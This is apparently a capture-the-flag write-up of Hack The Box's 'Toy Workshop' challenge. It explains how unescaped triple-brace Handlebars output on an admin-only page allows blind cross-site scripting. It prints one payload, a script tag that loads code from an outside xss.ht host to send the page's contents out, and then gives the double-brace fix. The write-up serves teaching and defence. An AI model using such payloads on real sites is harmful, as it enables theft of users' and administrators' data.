Hackthebox Cyber Santa is Coming to Town: Blind XSS
Quick writeup on the “Toy Workshop” room from the Cyber Santa is Coming to Town CTF on hackthebox.com. To play with this room after the CTF is over, you will have to pay for a premium subscription
This room is a great introduction to XSS(cross-site scripting) and how to exploit it. If you aren’t sure what XSS is or how it works, check out this article from OWASP
TL;DR
XSS is a vulnerability where an attacker can inject malicious code into a site that would otherwise be trusted. This usually comes in the form of untrusted user input being displayed to other users on the site without proper validation, allowing an attacker to run arbitrary code in another user’s browser.
Exploration
Started up my docker container from the hackthebox website and opened up the website at http://138.68.174.27:32309. Also downloaded the zip archive included with the challenge, which contains the source code for the website along with a dockerfile for easily launching the app on your machine. At first glance, there isn’t much going on, just some cool canvas animations. The only interesting thing about the site from an attacker’s perspective is a form that opens up when you click on one of the elves’ heads.

Tried sending a message to the manager to see what the HTTP request and response look like.

The request is a POST to /api/submit with the body containing a JSON object with one property, query
{ "query": "hey what's up?" }
The response body also contains a JSON object with a message property
{ "message": "Your message is delivered successfully!" }
The response also contains an ETag header, which I was not familiar with, so I decided to investigate just in case it was a possible attack vector. The ETag header contains a token that the client can use to tell the web server it has some static files cached so they do not need to be sent by the web server on subsequent requests. Seemed unlikely it could be exploited in a meaningful way, but good to know in case I run into it in the future.
Seemed likely the vulnerability was going to be a blind SQL injection or a blind XSS attack
- The web page didn’t have anything on it other than a form submission
- There wasn’t any navigation to other pages
- The form submission displays the same message no matter what you send
Since the challenge provided me with source code for the web app, I decided to go take a look at it before doing any further testing on the website. The first thing I did was check out the database.js file in the root folder to see if there were database queries with unsanitized input.

There were 2 methods for accessing the database, and both of them used prepared statements, which rules out trivial SQL injection. Prepared statements make sure an untrusted value that is added to a query cannot escape the current query and add a malicious query.

Next, I went to take a look in the static, routes, and views folders to see if there were any pages of interest outside of the main page where an XSS payload might be served. In views, there were 2 files, index.hbs and queries.hbs. The .hbs file extension is a handlebars template, which is an HTML templating library for building dynamic HTML pages. The double/triple curly brackets indicate where dynamic content is going to be inserted. The `` is going to iterate over queries and inject each query into a paragraph tag <p>}</p>.
Then I went to look at index.js in the routes folder, and there was another route besides / and /api/submit.

The route is only accessible from 127.0.0.1(localhost), so I was not able to access it from my browser. When /queries is accessed from localhost, it shows the rendered queries.hbs file, which is just a simple page listing of all the queries that have been sent from that user form. Looking at the /api/submit and /queries routes, it is clear there is no user input sanitization. Any HTML the user includes in their query will be stored in the database, and then rendered to the /queries page when it gets opened by the admin.
Exploitation
Since there was no way for me to access the /queries page on my web browser, the injection will have to be blind. Of course, since I had the source code, I already had a good idea of what kind of payload would work, and I could also spin up a container of my own to test the injection.
I decided to start with the super cool tool https://xsshunter.com. Once you create an account, you can create a custom subdomain on their xss.ht domain that can be used in an XSS payload to do most of the hard work. It even has a section with a bunch of suggested payloads all ready to go. Since no tags even need to be escaped, a script tag and with the src parameter set to my xss.ht subdomain should do the trick
<script src=https://izyisaac.xss.ht></script>

Popped that in the form, clicked send, waited a minute, and viola, the payload executed and I had a report of what was found on xxshunter, which included the flag, completing this challenge
Remediation
XSS vulnerabilities are extremely common and can be quite tricky to remediate in a complex web application with many places taking user input and that input getting passed between multiple database tables. Luckily, in this example, remediation is quite simple, since this is a single input field, and that input gets stored in one database entry that only gets queried by one other page. Simply making sure everything is HTML encoded/escaped before being sent to the handlebars template should be enough to remediate the vulnerability.
Handlebars already has built-in HTML escaping in its templates, so it is incredibly simple to remove the XSS vulnerability in this web app. If we look at the queries.hbs template, we can see there are triple curly brackets used to render the untrusted user input to the queries page. The triple curly brackets tell handlebars to NOT HTML escape whatever is contained inside. Simply changing the triple curly brackets to double curly brackets completely remediates the vulnerability. Double curly brackets in handlebars templates tell the rendering engine to HTML escape everything contained within, so any HTML tags will just be rendered as plaintext in the browser instead of executing arbitrary code.